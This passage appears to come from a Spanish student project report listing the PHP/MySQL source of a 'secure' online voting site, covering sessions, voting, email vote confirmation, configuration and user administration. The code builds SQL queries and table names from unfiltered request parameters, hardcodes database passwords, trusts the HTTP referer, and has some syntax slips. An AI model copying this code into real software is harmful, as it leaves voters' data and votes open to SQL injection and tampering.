    session_name($usuarios_sesion);
    // Iniciamos el uso de sesiones
    session_start();

   // Chequeamos si están creadas las variables de sesión de identificación del usuario,
   // El caso más común es el de una vez "matada" la sesión se intenta volver hacia atrás
    // con el navegador.

    if (!isset($_SESSION['usuario_login']) && !isset($_SESSION['usuario_password'])){
        // Borramos la sesión creada por el inicio de sesión anterior
        session_destroy();
        die ("Error cod.: 2 - Acceso incorrecto!");
        exit;
    }
}
?>
```

2.4. /verVotacion.php

```
// Presenta las distintas votaciones y nos permite votar

<?
```

```
// Llamamos al motor de autentificación
require("autentifica/verifica.php");

// Pasamos las variables por los filtros creados para evitar ataques
$op=$_GET[op];
$op=filtro_alfanum($op);
$id=$_GET[id];
$id=filtro_num($id);

// Vemos si el usuario quiere votar o sólo ver los resultados de la votación
switch($op)
{
    case "votar":
              cabecera();
              votar();
              break;
    case "resultados":
              cabecera();
              resultados();
              break;
    case "":
          Header("Location:inicio.php");
          break;
}

function cabecera()
{
?>
    <html>
    <head>
    <title>&Aacute;rea de Votaciones - www.votaciones.com</title>
    <link rel="STYLESHEET" type="text/css" href="comunes/estilo.css">
    </head>

    <body bgcolor="#707070">
<?
}

function votar()
{
    include("comunes/config.php");
    //Conectamos a la BD
```

```
    $con=mysql_connect($hostname,$user_r,$pass_r)or die("Imposible conectar");
   //Extraemos registros
    $pet="SELECT tema,opcion1,opcion2,opcion3,fecha FROM $tab_prop";
    $pet.=" WHERE id=$id";
    $res=mysql_db_query($bd,$pet,$con) or die("Imposible ejecutar:$pet.".mysql_error());
    While($tabla=mysql_fetch_array($res))
    {
?>
<br><br><br>
<table width="250" border="1" cellspacing="0" cellpadding="0" align="center"
bordercolor="#0F0F0F">
  <tr>
    <td>
     <table width=100% border=0 align="center" cellpadding="0" cellspacing="0"
         bordercolor="#0F0F0F" bgcolor="#333333">
         <form action="votarFinal.php" method="post">
           <tr bgcolor="#0F0F0F">
             <td colspan="2" height="45" class=estilocelda>
               <div align="center"><font face="Arial" color="#FFFF00" size=2><b>
                 <? echo $tabla[tema]; ?></b></font>
               </div>
               <input type="hidden" name="tema" value="<?echo $tabla[tema];?>">
             </td>
           </tr>
           <tr>
             <td colspan="2">
               <div align="center">
                 <table width="100%" border="0" cellspacing="0" cellpadding="5">
                   <?for($i=1;$i<=3;$i++){
                       $opcion="opcion".$i;
                       if($tabla[$opcion]!=""){  ?>
                        <tr>
                          <td width="100%">
                        <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
                              size="2" color="#FFFF99"><b>
                              <input type="radio" name="opcion" value="$i">
                                <? echo $tabla[$opcion];?>
                             </b></font></div>
                          </td>
                        </tr>

                      <?}
                       }?>
```

```
                </table>
              </div>
            </td>
          </tr>
          <tr valign="middle">
            <td colspan="2" height="50">
              <div align="center"><font face="Arial" color=black size=2>
                <input name=Votar type=submit value="  Votar  " class="botones">


              </font></div>
            </td>
          </tr>
        </form>
      </table>
    </td>
  </tr>
</table>
<? } ?>
</body>
</html>
<?
mysql_close($con);
}

// Muestra resultados de la votación que le indiquemos
function resultados()
{
include("comunes/config.php");
include("comunes/funciones.php");
//Conectamos a la BD
$con=mysql_connect($hostname,$user_r,$pass_r)or die("Imposible conectar");

//Codigo para mostrar los resultados provisionales
$pet="SELECT tema,opcion1,opcion2,opcion3,votos1,votos2,votos3,fecha FROM
      $tab_prop WHERE id=$id";
$result=mysql_db_query($bd,$pet,$con)or die("Imposible ejecutar:$pet.
        ".mysql_error());

//Recogemos los valores de la bd
```

```
while($tabla=mysql_fetch_array($result))
{
    $total=$tabla[votos1]+$tabla[votos2]+$tabla[votos3];

    //Mostramos resultados
?>
    <br><br><br>
   <table width="250" border="1" cellspacing="0" cellpadding="0" align="center"
      bordercolor="#0F0F0F">
       <tr>
          <td>
      <table width=100% border=0 align="center" cellpadding="0" cellspacing="0"
         bordercolor="#0F0F0F" bgcolor="#333333">
              <tr bgcolor="#0F0F0F">
                <td colspan="2" height="45" class=estilocelda>
                  <div align="center"><font face="Arial" color="#FFFF00" size=2><b>
                  <? echo $tabla[tema]; ?></b></font><br>
                  <a href="comunes/logout.php">Salir</a></div>
                </td>
              </tr>
              <tr>
              <td colspan="2">
               <div align="center">
                 <table width="100%" border="0" cellspacing="0" cellpadding="5">
                  <? for($i=1;$i<=3;$i++){
                        $opcion='opcion'.$i;
                        $votos="votos".$i;
                        $porc_votos=@round(($tabla[$votos]/$total)*100,2);

                        if($tabla[$opcion]!=""){  ?>
                    <tr>
                     <td width="70%">
                    <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
                          size="2" color="#FFFF99"><b>
                            <? echo $tabla[$opcion];?>
                          </b></font>
                          </div>
                     </td>
                     <td width="30%">
                    <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
                          size="2" color="#FFFF99"><b>
                       <? echo $tabla[$votos];?> <br>(<? echo $porc_votos;?>%)
                    </tr>
```

```
                    <tr>
                    <?}
                     }?>

                  </table>
                </div>
              </td>
            </tr>
            <tr valign="middle" bgcolor="#0F0F0F">
              <td colspan="2" height="30">
                <div align="center"><font face="Arial" color="#FFFF99" size=-2>
                  Propuesta el <? echo mostrarFecha($tabla[fecha]);?>
                </font></div>
              </td>
            </tr>
            <tr bgcolor="#0F0F0F" valign="top">
              <td height="20"><div align="center">
              <font face="Verdana, Arial, Helvetica, sans-serif" size="2" color="#FFFF00">
                Total de votos <? echo $total;?>
               </font></div>
              </td>
            </tr>
          </form>
        </table>
      </td>
    </tr>
</table>
<?
}
mysql_close($con);
}
?>
```

2.5. /votarFinal.php

```
<?
// Recoge la votación del usuario
// Incluimos el motor de autentificación y algunas funciones
require("autentifica/verifica.php");
```

```
include("comunes/funciones.php");

if(!$_POST[Votar] || !$_POST[opcion])
{
    ?>
    <html>
    <head>
    <title>&Aacute;rea de Votaciones - www.votaciones.com</title>
    <link rel="STYLESHEET" type="text/css" href="comunes/estilo.css">
    </head>
    <body bgcolor="#707070">
    <i>Error.Por favor <a href=inicio.php> inténtelo de nuevo</a></i>
    <?
}
else{

    //Código de procesamiento del voto
    ?>
    <html>
    <head>
    <title>&Aacute;rea de Votaciones - www.votaciones.com</title>
    <link rel="STYLESHEET" type="text/css" href="comunes/estilo.css">
    </head>
    <body bgcolor="#707070">
    <?

    include("comunes/config.php");
    $con=mysql_connect($hostname,$user_r,$pass_r) or die("Incapaz de conectar");
    $op=$_GET[op];
    $tema=$_POST[tema];
    $tema=filtro($tema);

    $pet="SELECT id FROM $tab_prop WHERE tema='$tema'";
    $petic=mysql_db_query($bd,$pet,$con)or die("Imposible ejecutar:$pet.".mysql_error());
    $res=mysql_fetch_array($petic);
    mysql_free_result($petic);
    $id=$res["id"];

    //Preparamos el nombre de la tabla temporal donde se guarda quienes han votado
    //Borramos signos de interrogación
    $tema=str_replace(array('¿', '?'), "", $tema);
    //Borramos espacios
    $tema=preg_replace("/ +/","",$tema);
```

```
    if($op=="")

    {
    //Comprobamos que no haya votado y mandamos mail de confirmación
    //Miramos en tabla temporal si ha votado
      $mail=$_SESSION['usuario_login'];

      $pet="SELECT mail FROM $tema WHERE mail='$mail'";
     $petic=mysql_db_query($bd,$pet,$con)or die("Imposible ejecutar:$pet.".mysql_error());
      $res=mysql_fetch_array($petic);
      if($res["mail"]==$mail)
      {
        //Ya ha votado
?>
<br><br><br>
<table width="350" border="2" cellspacing="0" cellpadding="0" align="center"
bordercolor="#0F0F0F">
  <tr>
    <td>
     <table width=100% border=0 align="center" cellpadding="0" cellspacing="12"
        bordercolor="#0F0F0F" bgcolor="#333333">
        <tr bgcolor=white border="1" bordercolor="#000000">
          <td colspan="2">
          <div align="center"><font face="Arial" color="#000000" size=2>
            <b>Votaciones.com: Acceso Denegado</b></font>
          </div>
          </td>
        </tr>
        <tr>
          <td colspan="2">
          <div align="center">
          <table width="100%" border="0" cellspacing="0" cellpadding="5">
            <tr>
              <td width="100%">
            <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
                color="#FFFF00">Lo sentimos pero<b>  ya has votado</b> </font></div>
              </td>
            </tr>
            <tr>
              <td width="100%">
            <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
                color="#FFFFFF">Pulsa<a href="votaciones.php"><b> aquí</b>
                </a> si quieres realizar otra votación </font>
```

```
            </div>
              </td>
            </tr>
          </table>
          </div>
          </td>
        </tr>
        <tr valign="middle">
          <td colspan="2" height="50">
            <div align="center"><font face="Arial" color=white size="2">
              <a href="comunes/logout.php"><b>Salir</b></a></font>
            </div>
          </td>
        </tr>
      </table>
    </td>
  </tr>
</table>
<?
      }
      else
      {
        // Creamos cadena aleatoria codificada
        $cad = md5(genera_cadena());
      mysql_query("INSERT INTO $tema (mail,id_tema,numero,opcion) values
                ('$mail','$id','$cad','$_POST[opcion]')");

        //Enviamos mail de confirmación
        $enlace="http://localhost/ProjectSeguroConOpcionesVariables/validar.php?
           op=confirmar_voto&mail=$mail&numero=$cad&tema=$tema";
      $mensaje="Debe visitar este enlace\n ".$enlace." para confirmar su voto en la
                votacion\n".$_POST[tema].".";
         $cabecera="From: Votaciones.com\n";
         mail($mail,"Confirmar su voto",$mensaje,$cabecera);
?>
<br><br><br>
<table width="350" border="2" cellspacing="0" cellpadding="0" align="center"
bordercolor="#0F0F0F">
  <tr>
    <td>
     <table width=100% border=0 align="center" cellpadding="0" cellspacing="12"
       bordercolor="#0F0F0F" bgcolor="#333333">
```

```
            <tr bgcolor=white border="1" bordercolor="#000000">

              <td colspan="2">
              <div align="center"><font face="Arial" color="#000000" size=2>
                 <b>Se ha enviado un e-mail de confirmación</b></font>
              </div>
              </td>
            </tr>
            <tr>
              <td colspan="2">
              <div align="center">
                <table width="100%" border="0" cellspacing="0" cellpadding="5">
                  <tr>
                    <td width="100%">
                  <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif"
                       size="2" color="#FFFF00">Debes visitar el enlace enviado para
                          que tu voto<b>  sea efectivo</b> </font>
                      </div>
                    </td>
                  </tr>
                  <tr>
                    <td width="100%">
                  <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif"
                        size="2" color="#FFFFFF">Pulsa <a href="votaciones.php">
                        <b> aquí</b></a> si quieres realizar otra votación</font>
                      </div>
                    </td>
                  </tr>
                </table>
              </div>
              </td>
            </tr>
            <tr valign="middle">
              <td colspan="2" height="50">
                <div align="center"><font face="Arial" color=white size="2">
                  <a href="comunes/logout.php"><b>Salir</b></a>
                  </font></div>
              </td>
            </tr>

      </table>
    </td>
  </tr>
```

```
</table>
<?
      }
   }

//Cerramos la conexión con la bd
mysql_close($con);

}
?>
</body>
</html>
```

2.6. /validar.php

```
<?
//Script que acepta el voto por definitivo una vez que es validado
//Incluimos opciones de la base de datos y ciertas funciones
include("comunes/funciones.php");
include("comunes/config.php");


// chequear si se llama directo al script.
if ($_SERVER['HTTP_REFERER'] == ""){
die ("Error cod.:1 - Acceso incorrecto!");
exit;
}

?>
<html>
<head>
<title>&Aacute;rea de Votaciones - www.votaciones.com</title>
<link rel="STYLESHEET" type="text/css" href="comunes/estilo.css">
</head>
<body bgcolor="#707070">

<?
$con=mysql_connect($hostname,$user_rw,$pass_rw) or die("Incapaz de conectar");
$mail=$_GET[mail];
```

```
$num=$_GET[numero];
$tema=$_GET[tema];
//Comprobamos que no confirma su voto fuera de tiempo
//Si esta fuera de tiempo la tabla $tema no existirá ya
$exists = mysql_db_query($bd,"SELECT 1 FROM `$tema` LIMIT 0", $con);
if($exists)
{
    mysql_free_result($exists);
   $pet="SELECT mail,numero,id_tema,opcion,validado FROM $tema WHERE mail='$mail'";
    $petic=mysql_db_query($bd,$pet,$con)or die("Imposible ejecutar:$pet.".mysql_error());
    $res=mysql_fetch_array($petic);
    if(($mail!="") && ($num!=""))
    {
        //Si quien valida es quien dice ser aceptamos el voto
        if(($res[0]==$mail) && ($res[1]==$num))
        {
            //Actualizamos la bd y contabilizamos el voto
            $id=$res[2];
            if($res[4]=='n'){
                $validado=$res[4];
                $campo="votos".$res[3];

                $act="UPDATE $tema SET validado='s' WHERE mail='$mail'";
                $res=mysql_db_query($bd,$act,$con) or die("Imposible ejecutar:$pet.".
                        mysql_error());


                $pet="UPDATE $tab_prop SET $campo=$campo+1 WHERE id='$id'";
                $result=mysql_db_query($bd,$pet,$con) or die("Imposible ejecutar:$pet.".
                            mysql_error());
        }
```

```
//Código para mostrar los resultados provisionales
$pet="SELECT tema,opcion1,opcion2,opcion3,votos1,votos2,votos3,fecha FROM
        $tab_prop WHERE id='$id'";
$result=mysql_db_query($bd,$pet,$con)or die("Imposible ejecutar:$pet.".mysql_error());

//Recogemos los valores de la bd
list($tema,$opcion1,$opcion2,$opcion3,$votos1,$votos2,$votos3,$fecha)=
                mysql_fetch_row($result);
$total=$votos1+$votos2+$votos3;
$porc_votos1=round(($votos1/$total)*100,2);
$porc_votos2=round(($votos2/$total)*100,2);
$porc_votos3=round(($votos3/$total)*100,2);

//Mostramos los resultados
?>
<br><br><br>
<table width="250" border="1" cellspacing="0" cellpadding="0" align="center"
  bordercolor="#0F0F0F">
   <tr>
     <td>
    <table width=100% border=0 align="center" cellpadding="0" cellspacing="0"
      bordercolor="#0F0F0F" bgcolor="#333333">
        <tr bgcolor=white border="1" bordercolor="#000000">
          <td colspan="2">
       <div align="center"><font face="Arial" color="#000000" size=2><b>Gracias
              por su voto. Aquí están los resultados provisionales</b></font>
          </div>
          </td>
        </tr>
        <tr bgcolor="#0F0F0F">
          <td colspan="2" height="45" class=estilocelda>
           <div align="center"><font face="Arial" color="#FFFFFF" size=2><b>
              <? echo $tema; ?></b></font>
           </div>
```

```
  </td>
</tr>
<tr>
  <td colspan="2">
   <div align="center">
    <table width="100%" border="0" cellspacing="0" cellpadding="5">
      <tr>
        <td width="70%">
    <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
          size="2" color="#FFFF99"><b><? echo $opcion1;?></b></font>
          </div>
        </td>
        <td width="30%">
    <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
         size="2" color="#FFFF99"><b>
            <? echo $votos1;?> (<? echo $porc_votos1;?>%)</b></font>
          </div>
        </td>
      </tr>
      <tr>
        <td width="39%">
      <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
           size="2" color="#FFFF99"><b>
             <? echo $opcion2;?></b></font>
       </div>
      </td>
      <td>
      <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
           size="2" color="#FFFF99"><b>
             <? echo $votos2;?> (<? echo $porc_votos2;?>%)</b></font>
          </div>
      </td>
      </tr>
      <tr>
```

```
                <td width="39%">
                <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
                    size="2" color="#FFFF99"><b><? echo $opcion3;?></b></font>
                  </div>
                </td>
                <td>
                <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif"
                    size="2" color="#FFFF99"><b>
                      <? echo $votos3;?> (<? echo $porc_votos3;?>%)</b></font>
                  </div>
                </td>
              </tr>
            </table>
          </div>
        </td>
      </tr>
      <tr valign="middle" bgcolor="#0F0F0F">
        <td colspan="2" height="30">
          <div align="center"><font face="Arial" color="#FFFF99" size=-2>
            Propuesta el <? echo mostrarFecha($fecha);?>

          </font></div>
        </td>
      </tr>
      <tr bgcolor="#0F0F0F" valign="top">
      <td height="20"><div align="center">
      <font face="Verdana, Arial, Helvetica, sans-serif" size="2" color="#FFFF00">
       Total de votos <? echo $total;?>
      </font></div>
      </td>
      </tr>
    </form>
  </table>
</td>
```

```
  </tr>
</table>

   }
mysql_close($con);

//Confirmas fuera de tiempo
}else
{
echo "Lo sentimos pero la votación a la que intenta acceder está cerrada.";
}
?>
</body>
</html>
```

2.7. /comunes/config.php

```
<?
// Este script, que será llamado desde todos los demás, contiene datos relativos a la BD

// Nombre de la sesión
$usuarios_sesion="autentificador";

// Datos conexión a la Base de datos (MySql)

// Host, nombre del servidor o IP del servidor Mysql.
$hostname="localhost";



//Usuario con privilegio de sólo lectura para la base de datos
$user_r="votantes";
$pass_r="M5iP2";

//Ususario con privilegios de administrador
$user_rw="admin_vot";
```

```
$pass_rw="C4i6T";

// Base de datos que se usará.
$bd="votaciones";

// Nombre de la tabla que contendrá los datos de los usuarios
$tab_usu="usuarios";

// Nombre de la tabla que contendrá las votaciones
$tab_prop="propuestas";

// Nombre de la tabla que contendrá las listas a que pertenece cada usuario
$tab_acc="accesos";

// Nombre de la tabla que contendrá las listas
$tab_grup="grupos";
?>
```

2.8. /comunes/funciones.php

```
<?
//Aquí guardamos las funciones que son llamadas desde otros scripts
// Función que estima cuando se cierra la votación
function cerrada($fecha,$dur)
{
    $ahora=time();
    $durenseg=$dur*86400;
    $inicio=strtotime($fecha);
    $diferencia=$ahora-$inicio;
    if($diferencia>$durenseg){
        return TRUE;
    }else{
        return FALSE;
    }
}

//Informa de la introducción de una nueva votación
function envialink($tema,$dur,$grupo)
{
```

```
require ("config.php"); // incluir configuracion.
ini_set(sendmail_from,"alex@localhost.com");

//Conectamos con la BD
$db_conexion= mysql_connect("$hostname", "$user_r", "$pass_r") or die("No se pudo
  conectar a la Base de datos") or die(mysql_error());
mysql_select_db("$bd") or die(mysql_error());
//Variables de configuracion del correo
$asunto="Hay una nueva votación";
$cuerpo="Le informamos de que se ha añadido la votación ".$tema.",\n";
$cuerpo.="para la que tiene ".$dur." días para votar a partir de hoy.\n";
$cuerpo.="Para votar acceda a la siguiente dirección:\n";
$cuerpo.="http://localhost/ProyectoSeguro/autentifica/inicio.php";
$cabecera="From: Votaciones.com\n";

//Enviamos correo a todos los votantes

$pet=mysql_query("SELECT id_usu,usuario FROM $tab_usu")or die("No se pudo realizar
                        la consulta a la Base de datos".mysql_error());
while($votante=mysql_fetch_array($pet))
{
    $id=$votante[id_usu];
   $res=mysql_query("SELECT * FROM $tab_acc WHERE id_usu=$id")or
      die("aIMPOSIBLE");
    $accesos=mysql_fetch_assoc($res);

    $grup=mysql_query("SELECT grupo FROM $tab_grup");

    while($grupos=mysql_fetch_array($grup))
    {
        $grupo=$grupos['grupo'];
        if($accesos[$grupo])
        {
            @mail($votante[1],$asunto,$cuerpo,$cabecera);
        }
     }

}
mysql_free_result($pet);
// cerramos la Base de dtos.
mysql_close($db_conexion);
}
```

```
//Crea tabla temporal para cada votación
function creaTabla($tema)
{
    require ("config.php"); // incluir configuracion.
    ini_set(sendmail_from,"alex@localhost.com");

    //Conectamos con la BD
   $db_conexion= mysql_connect("$hostname", "$user_rw", "$pass_rw") or die("No se pudo
                    conectar a la Base de datos") or die(mysql_error());
    mysql_select_db("$bd") or die(mysql_error());
    $tema=str_replace(array('¿', '?'), "", $tema);
    $tema=preg_replace("/ +/","",$tema);
    $pet="create table $tema
          (
           mail varchar(100) not null,
           id_tema int(10) unsigned not null,
           numero mediumtext not null,
           opcion int(1) not null,
           validado char(1)  default 'n'
           );";
    $usuario_consulta = mysql_db_query($bd,$pet,$db_conexion)
                        or die("Imposible".mysql_error());
// cerramos la Base de dtos.
mysql_close($db_conexion);
}

//Muestra la fecha en que se creó cada votación
function mostrarFecha($val){
$vector=explode("-",$val);
$val=mktime(0,0,0,$vector[1],$vector[2],$vector[0]);
setlocale (LC_TIME,"spanish");
$fecha= str_replace("De","de",ucwords(strftime("%A, %d de %B de %Y",$val)));
return $fecha;
}


//filtra todo menos caracteres alfanumericos y "_"
function filtro_alfanum($var)
{
    $var=preg_replace("/[^A-Za-z0-9_]/","",$var);
    return $var;
}
```

```
//filtra todo menos números
function filtro_num($var)
{
    $var=preg_replace("/[^0-9]/","",$var);
    return $var;
}

//filtro anti-ataques
function filtro($var)
{
    $var=preg_replace("/\\\\/","",$var);
    $var=addslashes(htmlentities($var,ENT_QUOTES));
    return $var;
}

?>
```

2.9. /comunes/mensaje_error.php

```
<?
// Aquí guardamos los mensajes de error que presentamos en otras páginas

$error_login_ms[0]="No se pudo conectar con Base de datos Usuarios";
$error_login_ms[1]="No se pudo realizar consulta a la Base de datos Usuarios";
$error_login_ms[2]="Password ó Usuario no existe";
$error_login_ms[3]="Password no válida";
$error_login_ms[4]="Usuario no existe";
$error_login_ms[5]="No está autorizado para realizar esta acción o entrar en esta página";
$error_login_ms[6]="Acceso no autorizado! Regístrese";
?>
```

2.10. /comunes/logout.php

```
<?
//Este script será llamado para salir de la aplicación cerrando la sesión
// Cargamos variables
require ("config.php");
// le damos un nombre a la sesion (por si quisiéramos identificarla)
```

```
session_name($usuarios_sesion);
// iniciamos sesiones
session_start();
// destruimos la sesión de usuarios.
session_destroy();

// redireccionamos a la página de inicio
header("Location: ../autentifica/inicio.php");
exit;
?>
```

2.11. /comunes/estilo.css

```
//Hoja de estilos con la configuración de nuestra presentación
td {
    font-family:verdana,arial;
    font-size:10pt;
}
.estilotabla{
    background-color:CBCBCB;
    border-style:solid;
    border-color:666666;
    border-width:1px;
}
.estilocelda{
    background-color:0F0F0F;
    color:ffffff;
    font-weight:bold;
    font-size:12pt;
}
.botones{
    font-family: Verdana, Arial, Helvetica, sans-serif;
    font-size: 10pt; color: 0F0F0F;
    background-color: FFFF99;
    border-color: 000000 ;
    border-top-width: 1pix; border-right-width: 1pix;
    border-bottom-width: 1pix;
    border-left-width: 1pix;
}
.imputbox {
```

```
    font-size: 10pt;
    color: #000000;
    background-color: #CBCBCB;
    font-family: Verdana, Arial, Helvetica, sans-serif;
    border: 1pix #000000 solid;
    border-color: #000000 solid;
    font-weight: normal;
}
A:VISITED  { font-weight: normal; color: #ffffff; TEXT-DECORATION:none; font-family:
             Verdana, Arial, Helvetica, sans-serif; font-size: 10pt}
A:LINK  { font-weight: normal; color: #ffffff; TEXT-DECORATION:none; font-family: Verdana,
          Arial, Helvetica, sans-serif; border-color: #33FF33 #66FF66;  font-size: 10pt}
A:ACTIVE  { font-weight: normal; color: #FF3333; TEXT-DECORATION:none; font-family:
            Verdana, Arial, Helvetica, sans-serif; font-size: 10pt}
A:HOVER  { font-weight: normal; color: #0099ff; font-family: Verdana, Arial, Helvetica,
           sans-serif; font-weight:bold text-decoration: none; font-size: 10pt}
```

2.12. /admin/administracion.php

```
<?
//Menú principal de administración
// incluir motor de autentificación
require("../autentifica/verifica.php");.

// incluir configuración.
require ("../comunes/config.php");
// el nombre y ruta de esta misma página.
$pag=$_SERVER['PHP_SELF'];

function cabeceraHTML(){
echo <<< HTML
<html>
<head>
<title>&Aacute;rea de Administraci&oacute;n - www.votaciones.com</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="STYLESHEET" type="text/css" href="../comunes/estilo.css">
</head>

<body bgcolor="#707070">

HTML;
```

```
}
cabeceraHTML();

echo <<< HTML
<br><br>
<table width="300" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
  <tr>
    <td colspan="4" bgcolor="#0F0F0F">
     <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"><b>
      <font color="#FFFF99">.:Administraci&oacute;n :.</font></b></font><br>
        <a href="../comunes/logout.php">Salir</a>
     </div>
    </td>
  </tr>
  <tr bgcolor="#3F5478">
    <td width="100%">
     <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Funciones/font></b></div>
    </td>
  </tr>
  <tr bgcolor="#333333">
    <td>
   <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#000000">
      <a href="gestion_usuarios.php">Gesti&oacute;n Usuarios</font></div>
    </td>
  </tr>
  <tr bgcolor="#333333">
    <td>
  <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
    color="#000000">
      <a href="gestion_votaciones.php">Gesti&oacute;n Votaciones</font></div></td>
  </tr>
  <tr bgcolor="#333333">
    <td>
   <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
     color="#000000">
       <a href="gestion_listas.php">Gesti&oacute;n Listas</font></div>
    </td>
  </tr>
HTML;
?>
```

```
</BODY>
</HTML>
```

2.13. /admin/gestion_usuarios.php

```
<?
// maneja todas las opciones de usuario: altas/bajas/modificaciones

require("../autentifica/verifica.php"); // incluir motor de autentificación.
require ("../comunes/config.php"); // incluir configuracion.
$pag=$_SERVER['PHP_SELF'];  // el nombre y ruta de esta misma página.

function cabeceraHTML(){
echo <<< HTML
<html>
<head>
<title>Gestión Usuarios - www.votaciones.com</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="STYLESHEET" type="text/css" href="../comunes/estilo.css">
</head>

<body bgcolor="#707070">

HTML;
}


if (isset($_GET['error'])){

$error_accion_ms[0]= "No se puede borrar el Usuario, debe existir por lo menos
                      uno.<br>Si desea borrarlo, primero cree uno nuevo.";
$error_accion_ms[1]= "Faltan Datos.";
$error_accion_ms[2]= "Passwords no coinciden.";
$error_accion_ms[3]= "El Usuario ya está registrado.";

$error_cod = $_GET['error'];
echo "<div align='center'><font face='Verdana, Arial, Helvetica, sans-serif' size='2'
 color='#FFFF00'>$error_accion_ms[$error_cod]</font></div><br>";

}
```

```
$db_conexion= mysql_connect("$hostname", "$user_rw", "$pass_rw") or die("No se pudo
                    conectar a la Base de datos") or die(mysql_error());
mysql_select_db("$bd") or die(mysql_error());

if (!isset($_GET['accion'])){

//Presentamos 10 usuarios por página
$tam_pag=10;
//Pasamos el número de página que queremos
$pagina=$_GET[pagina];
if(!$pagina)
{
    $inicio=0;
    $pagina=1;
}else{
    $inicio=($pagina-1)*$tam_pag;
}

//Hallamos el número total de páginas a presentar

$pet="SELECT * FROM $tab_prop";
$res=mysql_db_query($bd,$pet,$db_conexion)or die(mysql_error());
$num_reg=mysql_num_rows($res);
//El número de páginas
$total_pags=ceil($num_reg/$tam_pag);

//Extraemos registros
$pet="SELECT id_usu,usuario FROM $tab_usu";
$pet.=" ORDER BY id_usu asc LIMIT ".$inicio.",".$tam_pag ;
$usuario_consulta=mysql_db_query($bd,$pet,$db_conexion)or die("Imposible
            ejecutar:$pet.".mysql_error());

//Si hay usuarios, los presentamos
cabeceraHTML();

echo <<< HTML
<table width="700" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
  <tr>
    <td colspan="4" bgcolor="#0F0F0F">
      <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"><b>
      <font color="#FFFF99">.:Gesti&oacute;n Usuarios :.</font></b></font><br>
      <a href="../comunes/logout.php">Salir</a>
```

```
      </div>
    </td>
  </tr>
  <tr bgcolor="#00CCCC">
    <td width="31%">
     <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Usuario</font></b>
       </div>
    </td>
    <td width="25%">
    <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
     color="#FFFFFF">Grupos</font></b>
      </div>
    </td>
    <td width="44%" bgcolor="#333333">
   <div align="center"><font color="#FFFFFF"><a href="$pag?accion=nuevo">Registrar
         nuevo usuario</a></font></div>
    </td>
  </tr>
HTML;

while($resultados = mysql_fetch_array($usuario_consulta)) {
echo <<< HTML
<tr>
  <td width="31%" bgcolor="#FFFFEA"><div align="center"><font face="Verdana, Arial,
   Helvetica, sans-serif" size="2" color="#000000">$resultados[usuario]</font></div>
  </td>
  <td width="25%" bgcolor="#FFFFEA"><div align="center"><font face="Verdana, Arial,
    Helvetica, sans-serif" size="2" color="#000000">
HTML;
   $id=$resultados['id_usu'];

   $pet2="SELECT * FROM $tab_acc WHERE id_usu='$id'";
   $res=mysql_db_query($bd,$pet2,$db_conexion)or die("IMPOSIBLE");
   $accesos=mysql_fetch_assoc($res);

   $pet3="SELECT grupo FROM $tab_grup";
   $grup=mysql_db_query($bd,$pet3,$db_conexion);

   while($grupos=mysql_fetch_array($grup))
   {
      $grupo=$grupos['grupo'];
      if($accesos[$grupo])
```

```
      {
echo <<< HTML
    <table><tr><td>$grupo</td></tr></table>
HTML;

      }
    }

echo <<< HTML

    </font></div></td>


    <td width="44%" bgcolor="#3F5478">
      <div align="center"><a href="$pag?accion=borrar&id=$resultados[id_usu]">
      <font face="Verdana, Arial, Helvetica, sans-serif" size="2">Borrar</font></a>
      <font face="Verdana, Arial, Helvetica, sans-serif" size="2"> |
      <a href="$pag?accion=anadir&id=$resultados[id_usu]">Añadir a grupo</a></font>
      <font face="Verdana, Arial, Helvetica, sans-serif" size="2">|
      <a href="$pag?accion=eliminar&id=$resultados[id_usu]">
       Eliminar de grupo</a></font></div>
    </td>
  </tr>
HTML;
}
echo <<< HTML
  </tr>
  <tr >
    <td colspan="3" bgcolor="#0F0F0F">
      <div align="center"><a href="administracion.php">Ir a Menu Principal</a></div>

    </td>
  </tr>
<tr bgcolor="#0F0F0F">
<td colspan="3">

<div align="center">
<table width="100%" border="0" cellspacing="0" cellpadding="5">
<tr>
   <td width="50%">
  <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
color="#FFFF99"><b>
      Página de resultados: 
```

```
    </b></font></div>
    </td>
    <td width="50%" >
    <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
    color="#FFFFFF">
HTML;
if($total_pags>=1){
    for($i=1;$i<=$total_pags;$i++){
        if($pagina==$i){
            echo " ". $pagina ." ";
        }else{
            echo"<a href='gestion_votaciones.php?pagina=". $i ."'> ".$i." </a>";
        }
    }
}

echo <<< HTML
</font></div>
</td>
</tr>
</table>
</div>
</td>
</tr>
</table>
HTML;
mysql_free_result($usuario_consulta);
mysql_close();
}

if (isset($_GET['id'])){

  //Borramos un usuario
  if ($_GET['accion']=="borrar"){

    //filtramos
    $id=filtro_num($_GET['id']);
    $usuarios_consulta = mysql_query("SELECT id_usu FROM $tab_usu")
                         or die(mysql_error());
    $total_registros = mysql_num_rows ($usuarios_consulta);
    mysql_free_result($usuarios_consulta);

    if ($total_registros == 1){
```

```
